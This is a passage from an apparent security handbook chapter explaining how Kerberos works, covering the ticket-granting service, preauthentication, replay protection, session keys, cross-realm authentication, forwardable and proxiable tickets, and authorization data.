Our new service is known as the "ticket-granting service," or TGS. The TGS operates as part of the KDC along with the authentication service (AS) and has access to the same principal database as the AS. We have not dispensed with the AS, but the primary purpose of the AS is now to issue tickets for the TGS. A ticket issued by the AS for the TGS is known as a "ticket-granting ticket," or TGT. Using that ticket-granting ticket (TGT), a client can use the ticket-granting service (TGS) to obtain tickets for other services, or "service tickets." Thus, for example, instead of asking the authentication service (AS) for a ticket for the payroll service, the client first asks the AS for a ticket-granting ticket (TGT) for the ticket-granting service (TGS); then, using that TGT, asks the TGS for a service ticket for the payroll service. Although that introduces an additional exchange between the client and the KDC, it typically need be done only once at the beginning of the workday (see Exhibit 118.4).

By using the AS only once at the beginning of the day to obtain a TGT, and then using that TGT to obtain other service tickets from the TGS, we can make the entire operation invisible to the user and significantly improve the efficiency and security of the process. Thus, the behavior becomes:

1. The first action of the day is to obtain a TGT from the AS as previously described (e.g., providing an ID and password). Only, instead of the user specifying the name of a service, the client automatically requests a ticket for the TGS on behalf of the user.
2. The TGT and session key returned by the AS from the prior step is placed into the credentials cache, along with the TGT's session key.
3. When a service ticket is needed, the client sends a request to the TGS (instead of to the AS). That request includes the TGT and the name of the service for which a ticket is needed. The TGS authenticates the client using the TGT just like any other service and, just like the AS, constructs a service ticket for the requested service and returns that ticket and session key to the client.

4. The service ticket and session key returned from the TGS is placed into the credentials cache for reuse. The client may then contact the service and authenticate to the service using that service ticket.

A TGT is identical to any other service ticket and is simply shorthand for "a ticket for the TGS." The AS and TGS are virtually identical, and both can issue tickets for any other service. The primary difference between the AS and TGS is that the TGS uses a TGT as proof of identity, whereas the AS can be used to issue the first, or "initial" ticket. The proof the AS requires before that initial ticket is issued to a user can involves forms that are not a Kerberos ticket, such as a token card, smart card, public key X.509 certificate, etc. Those various forms of proof are referred to as "preauthentication." Subsequent sections describe the AS and TGS exchanges, the client–service exchanges, and preauthentication in greater detail.

Functional Description

This section builds on the previous discussions and provides a description of both the Kerberos protocol and the interaction of various components in a Kerberos system. Application of the protocol to solve various distributed security problems is also used to illustrate concepts and applications of the protocol. This description is not definitive or complete, and there are many details that have been omitted for clarity and brevity. For a complete description of the protocol, the official standard, Internet RFC 1510, should be consulted.

Initial Authentication

The Kerberos initial authentication process is the point in time when an individual proves his identity to Kerberos and obtains a ticket-granting ticket (TGT). Typical implementations integrate the initial authentication process with the host OS log-in, providing a single point of authentication for the user each morning. A variety of technologies can be brought to bear at this point, depending on the level of assurance that is needed for an individual's identity. Once initial authentication is completed, the TGT obtained as a result of that initial authentication can be used to obtain service tickets from the ticket-granting service (TGS) for other services. Those service tickets are the basis for client–service authentication, as well as the establishment of the keys needed to subsequently protect client–service interactions.

The simplest form of initial authentication uses an ID and password, as previously described:

1. The client asserts its identity by sending a Kerberos principal name to the KDC. The client sends no proof of its identity at this time. To put it another way, the proof offered by the client at this time is null.
2. The KDC then constructs a TGT and a reply that is encrypted in the user's key. That key is derived from the user's password and is a shared secret between the user and the KDC.
3. The KDC then sends the (encrypted) reply with the TGT back to the client.
4. The client receives the reply from the KDC, then prompts the user for his password and converts the password to a key. That key is then used to decrypt the reply from the KDC.
5. If the reply from the KDC decrypts properly, the user has authenticated. If the reply does not decrypt properly, the password provided by the user is incorrect.

Note that authentication actually occurs on the client, and the KDC has no knowledge of whether or not the authentication was successful. The KDC can infer that the authentication was successful only if the client subsequently uses the TGT that is part of the reply to obtain a service ticket. The drawback of this approach is that anyone can make a request to the KDC asserting any identity, which allows an attacker to collect replies from the KDC, and subsequently mount an offline attack on those replies. The Kerberos preauthentication facility can be used to help thwart those attacks.

Preauthentication

The term "preauthentication" is used to describe an exchange in which the user sends some proof of his identity to the KDC as part of the initial authentication process. If that proof is unacceptable to the KDC, the KDC may demand more, or alternate, preauthentication information from the client, or may summarily reject or ignore the client. In essence, the client must authenticate prior to the KDC issuing a credential to the client; thus the term "preauthentication." The proof of identity used in preauthentication can take many forms and

is how most technologies such as smart cards and tokens are integrated into the Kerberos initial authentication process.

What technologies are used depends on the level of assurance required for a user's identity and is typically associated with a user (or a role performed by a user). For example, Kerberos administrators might be required to use two-factor authentication, whereas a simple ID and password would suffice for other users. Implementations vary in the types of preauthentication they support. Preauthentication data may include a digital signature and an X.509 public key certificate; token card data; challenge–response; biometrics information; location information; or a combination of different types of those preauthentication data.

Preauthentication may require several messages between the client and KDC to complete the initial authentication process. For example, the challenge–response exchange used for some token cards may require additional messages for the challenge from the KDC and the response from the client. Only the simplest form of preauthentication is described here. The simplest form of preauthentication uses an ID and password, and an encrypted timestamp:

1. The client prompts the user for his principal ID and password, and converts the password to a key.
2. The client then obtains the current time and encrypts that (along with a random confounder), attaches its principal ID, and sends the request to the KDC.
3. If the KDC can decrypt the timestamp in the request from the client, it has some proof that the user is who he says he is. The KDC may also require that the timestamp be within certain limits.

After this point the process is the same as the simple (nonpreauthentication) exchange. Note that this approach affords greater protection by making it more difficult for an attacker to obtain a TGT for other users or otherwise attack a captured TGT.[13] However, an offline attack may still be mounted against replies sent from the KDC to other users that are sniffed off of the network. Thus, good passwords are still as important as ever, and most Kerberos implementations provide facilities for password policy enforcement to minimize the risk of weak passwords.

KDC–Client Exchanges

The exchanges used for initial authentication with the AS and the subsequent exchanges used to obtain service tickets with the TGS, are both built from the same basic mechanism. In this section we also identify the message names that Kerberos uses for the various requests and replies.

1. The client sends an authentication request (AS-REQ) message to the authentication service. In that request, the client specifies that it wants a ticket for the TGS.
2. The AS sends a ticket-granting ticket (TGT) back to the client in an AS reply (AS-REP) message. That TGT is simply a service ticket for the TGS. The AS-REP contains both the TGT and the session key required in order for the client to use that TGT.
3. When the client wants a service ticket for another service, it requests a ticket from the TGS by placing the TGT into a TGS request (TGS-REQ) message. The TGS sends a service ticket for the requested service back to the client in a TGS reply (TGS-REP) message. The TGS-REP contains both the service ticket and the session key required for the client to use that service ticket.

Again, a TGT is functionally no different than any other ticket. Nor is the TGS conceptually any different than any other service. The only reason for using a special TGS-REQ message to talk to the TGS is to codify the conventions used by the ticket-granting service and optimize the protocol. However, if you look closely at the AS-REQ and TGS-REQ messages, they are very similar and are sometimes referred to collectively as a KDC request (KDC-REQ) message. The same is true of the AS-REP and TGS-REP messages, which are collectively referred to as a KDC reply (KDC-REP) message.

Initial Tickets

Although the primary purpose of the AS is to issue TGTs, the AS may issue tickets for any service, not just TGTs for the TGS. The only real difference between tickets issued by the AS and tickets issued by the TGS are that tickets obtained from the AS are marked as "initial" tickets; tickets obtained from the TGS (using a TGT) are not marked "initial." Initial tickets can be useful if an application wants to ensure that the user obtained the ticket from the AS (i.e., the client went through initial authentication to obtain the service ticket) and did not obtain the service ticket using a TGT. For example, the change-password service requires that the user

obtain an initial ticket for the change-password service. This requires that the user enter his password to obtain a ticket that is marked initial (i.e., a ticket that the change-password service will accept). A ticket for the change-password service obtained from the TGS using a TGT will not be marked initial and will be rejected by the change-password service. This precludes the use of a stolen TGT to change a user's password, or someone using an unlocked work station to change the work station user's password using a cached TGT.

Ticket Construction

Every ticket adheres to the same basic format and contains the same basic information. That information includes the name of the client principal, the name of the service principal, the ticket expiration time, and a variety of other attributes and fields. When a client requests a ticket for a service, the reply from the KDC contains the service ticket, encrypted in the key of that service. Most of the information in the service ticket is also exposed to the client as part of the reply. That information is provided to the client so that the client can ensure that what it received is what the client requested.

The KDC may also provide defaults for various fields in the ticket, which the client did not specify, but which the client may need to know. For example, each ticket has a lifetime; the client may or may not specify the ticket lifetime in a request. If the client does not specify a lifetime, the KDC will provide a default value. The KDC may also enforce maximum values for various fields. For example, if the sitewide maximum ticket lifetime is eight hours, the KDC will not issue a ticket with a lifetime longer than eight hours, regardless of what the client requests. Knowing the lifetime of a ticket is important for a client so that if the ticket is expired, a new ticket can be requested automatically from the TGS without user involvement. For instance, long-running batch jobs.

Most implementations also allow each service to specify a maximum ticket lifetime, and the KDC will limit the lifetime of a ticket issued for a service to the service-defined maximum. Some services, such as the change-password service, typically have maximum ticket lifetimes that are very short (e.g., ten minutes), with the objective being to make those tickets "single use." Most password-change clients also do not cache such tickets, because holding on to them would be of no value.

Client–Service Exchanges

The authentication exchange that occurs between a client and a service is conceptually similar to the client–KDC exchanges. However, the messages used are different to accommodate specific needs of client–service authentication and to eliminate information that is required only for client–KDC exchanges. The messages used for client–service application authentication are collectively referred to as the application (AP) or client–server (CS), messages.

In the following example, we assume that the client already has a service ticket in its credentials cache and, if not, the client will obtain the required service ticket prior to beginning this exchange.

1. The client constructs an application request (AP-REQ) message and sends it to the service. The AP-REQ contains the service ticket as (previously issued by the KDC and stored in the credentials cache as part of a client-TGS exchange). The AP-REQ also contains an authenticator. The authenticator contains various information, including a time-stamp, and may be used by the service to ensure that the AP-REQ is not a replay. The client encrypts the authenticator, and some other information in the AP-REQ, with the session key that is associated with the service ticket (obtained originally from the KDC as part of the TGS-REP).
2. The service receives the AP-REQ and decrypts the ticket in the AP-REQ using its own service key. This exposes the information in the service ticket, including the client's identity, various flags, and the random session key generated by the KDC when the KDC issued the service ticket to the client. After this decryption process is completed, both the client and service are in possession of a common key: the random session key generated by the KDC when the service ticket was originally constructed and issued to the client by the KDC.
3. The session key obtained in the previous step is used to decrypt the authenticator. The authenticator contains information that allows the service to ensure that the AP-REQ message is not a replay. The authenticator may also contain a "subsession" key (see below).

4. If the client requests mutual authentication, the service is obliged to reply to the client with an application reply (AP-REP) message that is encrypted in either the session key from the ticket or a subsession key. The AP-REP allows the client to validate the identity of the service.

Other provisions of the AP-REQ and the AP-REP allow for the establishment of initial sequence numbers for data message sequencing, and the establishment of a new subsession key that is independent of the session key in the service ticket (which was generated by the KDC). Either the client or the service can generate a new subsession key. This allows a fresh session key, unknown to the KDC, to be used for every session between the client and the service.

Confidentiality and Integrity

Once the appropriate session keys are established, the Kerberos "safe" (SAFE) messages can be used for integrity protection, and "private" (PRIV) messages can be used for confidentiality protection. Those messages also provide for additional protection using sequence numbers, timestamps, and address restrictions (discussed later in this chapter). Alternatively, the application may choose to use its own form of integrity and confidentiality protection for data. For example, an IPSec (Internet Protocol Security) implementation could use the basic AP-REQ and AP-REP exchange to establish the keys for two end points, where the end points are network stacks or systems, instead of a human and a service.

TGS AP-REQ

Examination of the protocol will show that an AP-REQ is also used in the TGS request (TGS-REQ). The AP-REQ is the client's way of authenticating and securely communicating with a service, and the TGS is simply another service, albeit with special capabilities. The AP-REQ used to authenticate to the TGS contains the TGT (the service ticket for the TGS), just as any AP-REQ for any service. Because the TGS-REQ requires more than just an AP-REQ, the AP-REQ in the TGS-REQ is carried in a preauthentication element of the TGS-REQ.

Replay Protection

Replay protection ensures that an attacker cannot subvert the system by recording and replaying a previous message. As mentioned previously, confidentiality and integrity protection alone do not protect against replay attacks. Kerberos can use timestamps or a form of challenge response, to protect against replay attacks. The type of replay detection that is appropriate depends on whether a datagram-oriented protocol, such as UDP/IP, or a session-oriented protocol, such as TCP/IP, is used. Note that all protocols that provide replay protection will have mechanisms and requirements similar to those described here, regardless of the type of cryptography that is used.

Timestamps

Replay protection using timestamps is most suited to datagram- or transaction-oriented protocols and requires loosely synchronized clocks based on a secure time service and the use of a "replay cache" by the receiver. A replay cache is simply a cache of messages previously seen by the receiver, or more likely, a hash of each of those messages. The receiver must check each received message against the replay cache to determine if the message is a replay. Note that the replay cache must be maintained in persistent storage if replay detection is to survive a restart of the service.

Obviously, the replay cache could grow forever unless it is bounded in some manner. Timestamps help to limit the size of the replay cache. By defining a bounded window of time for the acceptance of messages, the replay cache can be limited to messages that are received within that window. A service will summarily reject any message with a timestamp outside of that window, and messages outside that window can be discarded from the cache. Thus, the replay cache must be checked only for messages that fall within that window, and the size of the replay cache can be limited to messages received within that window.

That window of time over which the replay cache must operate is referred to as the acceptable "clock skew." Clock skew represents the maximum difference that is allowable between the clocks of two different systems. If the systems' clocks differ by more than the clock skew, all messages will be rejected. A typical value for clock skew is five minutes. Smaller clock skew values require closer synchronization of system clocks but reduce the overhead of maintaining and checking the replay cache. Larger clock skew values allow looser synchronization of system clocks, but increase the overhead of maintaining and checking the replay cache.

Datagram- or transaction-based applications must deal with duplicate, dropped, and out-of-sequence messages as a normal network occurrence. Thus, well-behaved datagram- or transaction-based applications should already have mechanisms for replay detection within the application, regardless of security considerations. If those applications protect their messages using Kerberos confidentiality or integrity services, there is usually no need to use Kerberos replay protection for the application data. Although Kerberos can provide the necessary replay protection "out of the box" for those applications, the applications should be examined to ensure that the protection provided by Kerberos is not redundant and does not add unnecessary overhead.

Challenge–Response

Replay protection using a challenge–response exchange is most suited to session-oriented protocols, such as TCP/IP. The subsession key facility within the Kerberos AP-REQ and AP-REP messages provides a means to effect the challenge–response exchange. Challenge–response eliminates the requirement for clock synchronization between the client and the service, and the need for the service to maintain and check a replay cache. However, challenge–response adds an additional message from the service back to the client. Thus, challenge–response is typically suitable only for session-oriented communications where the cost of the messages can be amortized over an entire session, or where those messages can be piggybacked on the application's normal session-initiation messages. Individual messages within the session must then be protected using sequencing and confidentiality or integrity to ensure that the messages within the session are not subject to replay attacks. Mechanisms similar to what are described here can also be used to minimize the need for clock synchronization between clients and the KDC.

Making use of the subsession key facility within the AP-REQ and AP-REP messages requires mutual authentication. Challenge–response also requires that the service respond with a new random subsession key in the AP-REP for each AP-REQ. In effect, the new random subsession key in the AP-REP generated by the service is the challenge. The client's ability to subsequently decrypt the AP-REP, extract the new subsession key, and protect subsequent messages to the service using that subsession key provide proof that the AP-REQ was not a replay and serves as the client's response to the service's challenge.

Note that the service cannot verify that the client has passed the challenge until the service receives the first data message from the client to the service protected by the subsession key. Thus, the client is technically not authenticated to the service until the first data message from the client is successfully received and decrypted by the service. By the same token, the service is technically not authenticated to the client until the first data message from the service in reply to the client is received and decrypted by the client (the AP-REP from the service could be a replay to the client). Whether that technical issue is a security issue depends on the behavior of the client and server. If the client or service engage in a significant and irreversible act prior to the completion of authentication on both sides, damage could result. Generally however, the worst that can happen is a denial-of-service attack that is difficult to diagnose.

Session Keys

Tickets may be sniffed off the network by an attacker during client–KDC or client–service exchanges. Thus, a ticket alone is insufficient to prove the identity of the client principal name embedded in a ticket or the right of the holder to use that ticket. The session key associated with a ticket provides the additional information necessary for that proof. Every ticket issued by the KDC has a unique session key (unless a client specifically requests otherwise). A Kerberos credential is a ticket and the associated session key. The following sections review the role session keys play in the various exchanges.

Authentication Service

During the initial authentication exchange, the client uses the key derived from the user's password to decrypt the reply (the AS-REP message issued by the AS). That reply, as do all KDC replies, contains a ticket (in this case, the TGT returned by the AS). When the client decrypts that reply, the decryption exposes a session key. All requests and replies between the client and the TGS from that point onward are protected using that session key from the AS-REP. Using the session key that results from the initial AS exchange eliminates the need to store the user's key in any form on the work station. That is, once the initial authentication exchange between the client and the AS is completed, subsequent exchanges use the session key returned by that exchange and not the key derived from the user's password. The TGT, as with any ticket, is sealed with the service key of the service for which the ticket is intended, which in this case is the TGS. The client typically places the TGT and the TGT's session key into a credentials cache for future use.

Ticket-Granting Service

When the KDC builds a TGS reply (TGS-REP), it first constructs a ticket for the requested service. As part of that construction process, the KDC generates a random session key that is placed into the ticket. The KDC then encrypts that ticket in the service's key (the key it shares with the service.) That ticket is then placed into the reply (TGS-REP) to the client, with the ticket ultimately destined for the service. That same random session key is also placed into the reply destined for the client. The reply is then encrypted with the session key associated with the TGT in the client's request to the TGS (TGS-REQ). When the construction of the reply (TGS-REP) is completed by the KDC, we have: (1) a service ticket containing the session key; (2) that service ticket encrypted in the service's key; (3) a reply containing the same session key; and (4) that reply encrypted in the session key associated with the TGT.

When the reply is received and decrypted by the client — using the TGT's session key — one copy of the ticket's session key, along with other relevant information about the ticket, is exposed to the client. The other copy of the session key, along with most of the same information exposed to the client, is still sealed in the service ticket. The content of that service ticket is not accessible to the client, because it is encrypted in the service's key (the key the service shares with the KDC), which is not known to the client. That prevents the client from tampering with the information in the ticket. The client typically places the ticket, along with the other ticket information, including the session key for that ticket, into a credentials cache for future use.

Client–Service Exchanges

Session keys play the same role in the client–service exchange as they do in the client–KDC exchanges. The authenticator constructed by the client as part of the application request (AP-REQ) message is encrypted using the session key associated with the service ticket. That same session key is accessible to the service when the service decrypts the service ticket using its own service key. That session key from the service ticket is then used to decrypt (and thus validate) the authenticator.

Cross-Real Authentication

A realm typically defines a collective trust, or common security domain. Obviously there are limits to the size of such a domain both in manageability and in the collective and common trust that domain represents. For example, collective or common trust usually drops precipitously at enterprise boundaries, and sometimes at organizational boundaries within an enterprise. However, it is often the case that those various domains, or realms, must still communicate securely.

Between realms, Kerberos provides cross-realm authentication services. Cross-realm authentication allows principals in one realm (e.g., clients) to authenticate with principals in another realm (e.g., services). Conceptually, cross-realm authentication treats each realm in the path between a client and a service as simply another service. The client's realm effectively issues a ticket for the ticket-granting service (TGS) in the service's realm; that ticket is referred to as a cross-realm or inter-realm TGT. For example, a client in realm X accessing a service in realm Y first goes to a KDC in realm X to obtain a cross-realm TGT for realm Y; that TGT is then presented to a KDC in realm Y in order to obtain a service ticket for the end, or "target" service.

Cross-realm authentication requires prior agreement between the administrators of the two realms in order to establish the keys on the respective KDCs. Those keys effectively allow one realm to issue cross-realm TGTs that will be honored by the other realm. As with other services, possession of a ticket does not ensure right of access; access is ultimately determined by the service and not the issuing realm or KDC. The trust established between realms for cross-realm authentication lies in the promise that the realms will not lie about the identity of their respective clients. The ability to issue a cross-realm TGT is not necessarily bilateral; this allows one-way cross-realm authentication, although this feature is rarely used.

The client may collect cross-realm TGTs obtained during cross-realm authentication, just as any other tickets, and hold them in its credential cache for reuse. Once the client obtains the cross-realm TGT for the target realm, the client can request tickets from the target realm's TGS directly, just as the client would request tickets directly from the TGS in its own realm. Once the client obtains the ticket for the target realm's TGS, the client–service authentication process is identical to the client–service authentication process within a single realm. Thus, cross-realm authentication between a client and any service in the other realm requires that the additional cross-realm authentication steps be performed only once. For example, given realms X and Y, where the realm administrators have previously established a cross-realm relationship, a client in realm X that wants to get to a service in realm Y must first obtain a cross-realm TGT from a KDC in realm X for realm Y. That

cross-realm TGT may then be used to get a ticket from a KDC in realm Y for a service in realm Y and the KDC in realm X does not participate in the latter step.

Any number of realms can have a direct, or pair-wise, cross-realm relationship, in which case a client goes directly between those realms as described above. Where many realms are involved, direct relationships between every pair of realms can be a significant management overhead for establishing all of the necessary cross-realm keys. For example, with ten realms, a direct relationship between every pair of realms requires that each realm maintain nine pairs of cross-realm keys (a key pair assumes a bilateral relationship), for a total of 90 cross-realm key pairs. Although this is manageable for a relatively small number of realms, such as one might find within an enterprise, it becomes unmanageable for a large number of realms. Note that this is the geometric trust complexity problem discussed earlier.

To reduce the complexity of cross-realm key management, realms may also be arranged in transitive relationships. This reduces the number of direct relationships that must be managed but may require a client to traverse, or transit, intermediate realms in order to get to the realm of the end service. For example, given realms X, Y, and Z, where X–Y has a direct relationship, Y–Z has a direct relationship, but X-Z does not have a direct relationship. In this case, X–Z has a transitive relationship through Y. In order for a client in X to get to a service in Z, the client must transit Y, because X and Z do not have a direct relationship. The client first obtains a cross-realm TGT from realm X to realm Y. That cross-realm TGT is then used to obtain a cross-realm TGT from realm Y to realm Z. The cross-realm process may be extended to as many steps as are necessary for a client to reach the target realm of a service. Each step in that process is identical and results in a cross-realm TGT for a realm that is "closer" to the realm of the service.

Within a collective, realms are typically organized as a tree, or "realm hierarchy," where each realm has a direct relationship with one parent and potentially several children. To get from one realm to another, the client may have to climb up the tree toward the root, and then down the tree to get to the desired service's realm, collecting inter-realm TGTs along the way. The tradeoff between direct and transitive realm structures is the key management overhead required for direct relationships vs. the network overhead required to transit intermediate realms. Both direct and transitive relationships can be used in combination. For example, the majority of realms may be arranged using transitive cross-realm relationships, as in a realm hierarchy. Where performance or trust is an issue for specific realms, those realms can also have direct cross-realm relationships, allowing clients to go directly to the target realm, thereby "short circuiting" the need to transit intermediate realms in the realm hierarchy.

Tickets issued as a result of cross-realm authentication have within them the names of the realms transited by the client within them. The list of transited realms is referred to as the "transited realms list." This allows a service (or any intermediate realm) to ensure that all the realms in the path that participated in cross-realm authentication can be trusted not to lie about the client's identity. However, in general, a realm will either be trusted or not. A trusted realm will be part of a cross-realm collective. Untrusted realms will be excluded from that collective or will not be placed in the path between critical clients and services. If principals or services must avoid the use of a less trusted realm due to the sensitivity of their work, direct relationships can be established between those realms, bypassing those less trusted realms.

Ticket Restrictions

If the client sends a credential — that is, a ticket and the associated session key — to another principal, the recipient's use of the client's identity is limited solely by the ticket's implicit restrictions. The lifetime of a ticket is one obvious implicit restriction that defines the time during which a ticket may be used. Another implicit restriction is the service name in the ticket; that service name is an implicit restriction on the use of the ticket. If the service name in that ticket is the ticket-granting service (TGS), and hence the ticket is a TGT, then the holder may obtain any other tickets. Obviously, handing over your TGT (along with the TGT's session key) to another principal requires a very high level of trust in that principal.

In some cases, the implicit restrictions in a ticket may be sufficient. For example, consider a client that wishes to print a file on a file server using a print server. If the client sufficiently trusts the print server, the client can simply send a credential (ticket and session key) for the file server to the print server. The print server can then use that credential to access the file server in the client's name. The service ticket (for the file server) in that credential only allows the print server to access the file server using the client's identity; it does not allow the print server to access any other services using the client's identity. However, the client must trust the print server sufficiently to allow the print server unrestricted use of the client's identity when accessing the

file server. If that trust is not warranted, authorization data can be used to further restrict the print server's use of the client's identity.

In many cases we would like to restrict certain common uses of a credential by another principal without having to first agree on the syntax or semantics of authorization data. There are several common forms of restrictions provided by Kerberos to deal with these cases. (Most if not all of these cases could use authorization data to restrict the ticket's use.) The codification of these restrictions by Kerberos is in large part recognition of common use. These restrictions also allow common constraints on ticket usage that are based on site policies that are enforced by the KDC.

Address Restrictions

A ticket's use may be limited to specific network addresses, such as the originating client work station. Those address restrictions may be used to help restrict the use of credentials sent to another principal and can also help to foil the use of stolen credentials. Multihomed systems (systems with more than one network address or interface) require special care to ensure that address restrictions include the appropriate addresses for the system. In some cases it may be appropriate to restrict use to a subset of the addresses or interfaces on the system (e.g., inbound or outbound interfaces on a firewall). In other cases there may be no control over, or any desire to control, which addresses or interfaces are used, such as on a high-performance server with many network interfaces. Address restrictions placed on a TGT are propagated to service tickets obtained with that TGT unless otherwise specified. Address restrictions may also be empty, in which case there are no restrictions on where a ticket may be used from. There are obvious security concerns with empty address restrictions. However, outside of a few uses, the use of address restrictions has fallen out of favor. This is due to the difficulty for clients and intermediaries to determine the addresses that a recipient may need.

Address restrictions provide the ability to restrict the use of credentials to a specific machine when those credentials are sent to an intermediary. It may also be desirable to restrict the intermediary's ability to propagate those credentials to other systems and services. (The term "propagation" used here means propagating the use of a credential; there is nothing that can be done to prohibit physical propagation of the ticket.) Ticket attributes known as "forwardable" and "proxiable" allow restricting the subsequent propagation of credentials by a recipient. Those restrictions are binary; they restrict further propagation of the credential by the recipient, or they do *not* restrict further propagation of the credential by the recipient. Finer-grained control must use restrictions in the authorization data. Sites may choose to limit the KDC's willingness to forward or proxy tickets. Similar indicators known as "forwarded" and "proxy" allow a service to determine if a ticket has been obtained in this manner. Services may modify their behavior based on the setting of those indicators. For example, a file server might choose to allow only read-access to certain files when presented with a ticket that has the proxy indicator set.

Proxiable

The proxiable attribute allows the holder of the ticket to ask the ticket-granting service (TGS) to modify the address or lifetime restrictions in the ticket. That results in another ticket with different address or lifetime restrictions. That resulting ticket always has the proxy attribute set. That proxy attribute may be checked by services to determine whether the ticket is from the original client or an intermediary. Proxiable tickets are used to restrict the use of a client's identity to a specific service; a proxiable ticket allows no changes to the ticket other than to the address restrictions. Sending a proxiable ticket to an intermediary allows that intermediary to propagate the ticket to other intermediaries.

For example, a client may provide an intermediary a service ticket for a file server where that ticket has the proxiable attribute set. This allows the intermediary to obtain another proxy or proxiable tickets for the file server and send that ticket to another intermediary, thus allowing other intermediaries access to the file server using the client's identity. Alternatively, the client may obtain a proxy ticket without the proxiable attribute set in the ticket. Lacking the proxiable attribute, that ticket can be used only by intermediaries that satisfy the address restrictions in the ticket. If there are no address restrictions in that ticket, there are effectively no restrictions on which intermediaries may use the ticket. However, what the ticket may be used for is still restricted implicitly by the ticket itself (e.g., the service name in the ticket). Client-specified authorization restrictions may further restrict the use of a credential (see below).

Forwardable

The forwardable attribute is similar to the proxiable attribute. The most significant difference is that the TGS will not issue another TGT based on a TGT with only the proxiable attribute set. A forwardable TGT effectively

allows the holder (assuming they also have the TGT's session key) unrestricted use of the identity in the TGT: forwardable and forwarded tickets — including other TGTs — can be obtained by anyone holding such a TGT. A TGT that is only proxiable does not allow the holder to obtain another TGT.

A forwardable TGT is typically sent if unrestricted use of the client's identity is desirable. One of the few cases where this is desirable is when a user logs into another computer system using, e.g., telnet. In that case the use is effectively establishing the same identity on another remote system. Although we could require the user to go through an initial authentication process again on that remote system (to obtain a TGT), that would provide little additional security and simply irritate the user. The difference in application between forwardable and proxiable tickets can be subtle, but important. In essence, there are three attributes that determine what requests the TGS will honor based on the ticket presented to it: forwardable, proxiable, and whether or not the ticket is a TGT.

Lifetime

A ticket's lifetime is an implied restriction. A proxiable or forwardable ticket's lifetime may be decreased but never increased.

Proxy Services

A proxy service is a service that performs a function on behalf of the client and that uses another end service in order to perform that function on behalf of the client (for example, a client wishing to print files using a print server where the files reside on a file server). The print server acts as a proxy for the client in order to access the files on the file server. The basic form of a proxy provides only implicit restrictions on the use of the client's identity by the intermediate service. This may be sufficient for some clients and services. In the previous example, the client must first obtain a proxy ticket for the print server. That ticket will show the requesting client as the client principal name, and the file server as the service principal name. That proxy ticket may be based on an existing service ticket the client holds for the file service, or it may be obtained directly using a TGT.

1. The client obtains a proxy service ticket for the file server. If the client possesses a ticket for the file server with the proxiable attribute set, that ticket may be used to request a proxy ticket from the TGS. The client sends the file server service ticket in its possession to the TGS, requesting a proxy ticket along with new address restrictions, if any. The TGS returns a service ticket for the file server with new address restrictions. That service ticket will, by default, have the proxiable attribute cleared and will always have the proxy indicator set.

   If the client does not possess a proxiable ticket for the file server, the client must obtain a proxy ticket for the file server using a TGT. That TGT must have the proxiable attribute set. This process is similar to the one described above, only it follows more typical TGS semantics.
2. The client authenticates to the print server using a conventional client–service authentication exchange. The client then sends the proxy credential (ticket and session key) obtained in the previous step to the print server. A variety of means may be used to send those credentials; the Kerberos "credentials" (CREDS) message is intended specifically for this purpose and ensures that the session key associated with the ticket is protected during the transfer of those credentials.
3. The print server uses the file server credential obtained in the previous step to authenticate to the file server, and obtain access to the file server, using the client's identity.

Note that when presented with such a ticket, the file server has no way of knowing that it is not really the client, but the print server, that is requesting access — the client name shown in the ticket is the originating client, not the print server. The file server may infer some information from the fact that the proxy indicator is set in the credential, for example. While useful, this does not provide very granular control and requires that the client must have an fairly high level of trust in the print server. Unless the file server places additional restrictions on access to files based on the setting of the proxy indicator, the print server has full access to any of the client's files. More granular restrictions require the use of client-provided authorization restrictions.

Authorization

Kerberos defines the rules for packaging authorization data elements in tickets and the semantics for placing those elements into tickets. Kerberos does not define the interpretation of those authorization data elements.

There are several points in time where authorization information may be provided or embedded into a ticket, ranging from the initial authentication exchange, to the client–service authentication exchange, and several points in between. There are also several possible sources of authorization information, including the client, as well as authorization services that may be a part of, or accessible to, the KDC. Authorization data provided by clients is referred to as restrictions, because the data restricts the authorized use of a client's identity. (Client-provided authorization data obviously should not be used to amplify the client's authorization, or clients could grant themselves any authority.)

Each authorization data element has a type associated with it. Kerberos defines the syntax of the type information, but does not generally define the interpretation of those types. Authorization data element types are application- or service-specific. Kerberos does not otherwise define the contents of the underlying authorization data elements, and KDCs generally do not interpret those elements, but treat them as opaque objects. Interpretation of authorization data elements is generally a function of each service. By convention or agreement, some elements may have meaning to a large number of services, and thus have a common syntax and interpretation for those services. In other cases, authorization data elements will be meaningful only to a single service, and thus the interpretation of those elements can be performed only by that service. Thus, the use of authorization data requires that the client and the end service (i.e., the applications) agree on the syntax and semantics of the authorization data.

In essence, Kerberos simply provides the ability to securely pass authorization data through intermediate services: the data is sealed (encrypted) in the ticket for the end service by the KDC using the end service's key; the data is unsealed (decrypted), by the end service using its service key. Because authorization data is sealed in a ticket, an intermediate service cannot tamper with that information. However, an intermediate service may be able to modify certain implicit restrictions or may add authorization information to the ticket, depending on ticket attributes.

During the initial authentication process between the client and the authentication service (AS), both the KDC and another authorization source may provide authorization data that is to be placed into the TGT. That data is generally propagated to all other tickets obtained using that TGT. That is, when the TGT is used to subsequently obtain a service ticket from the TGS, the authorization data in the TGT is copied to the service ticket as part of the service ticket construction by the TGS. KDC-supplied authorization data typically bounds the client's authorization. The authorization data placed into the TGT typically represents information that is widely applicable, and that would be of interest to most or all services. For example, KDC-supplied authorization data may include all of a client's group memberships.

The ticket-granting service (TGS) provides the same facilities as the AS for placing authorization data into a ticket. The KDC, or another authorization source, may provide authorization data that is to be placed into the service ticket. In addition, the client may also provide additional authorization data (i.e., restrictions) to be placed into the resulting ticket. That authorization data is in addition to the authorization data that is copied from the TGT used to obtain the service ticket. The authorization data placed into a service ticket as part of the TGS exchange typically represents information that is specific to a service; it may also represent information that is specific to a client–service pair.

Finally, the client–service authentication process provides an additional point at which the client can provide authorization data to the service. The client places additional authorization data into the authenticator that is part of the application request (AP-REQ) message. That authorization data represents restrictions that the client wishes to communicate to the service and that is specific to the session. Thus, at the point when a client authenticates to a service, the service has the sum of the authorization data and that is provided as part of the authenticator in the AP-REQ, the service ticket, and the TGT. That authorization data includes all client-specified restrictions.

Note that the AS does not define the ability for clients to specify authorization data (i.e., restrictions) in the authentication service request (AS-REQ) message, and thus place restrictions into the TGT. (The syntax of the AS-REQ allows this, but the semantics of the protocol preclude it, although it could be provided as preauthentication data if needed.) However, there is nothing that prevents a client from subsequently requesting a TGT from the TGS and placing restrictions into the resulting TGT at that time — for example, in the case of obtaining a proxy or forwarded TGT using an existing proxiable or forwardable TGT. The TGT is simply a ticket for the TGS, and there is nothing that precludes the TGS — or any service for that matter — from issuing a ticket for itself.

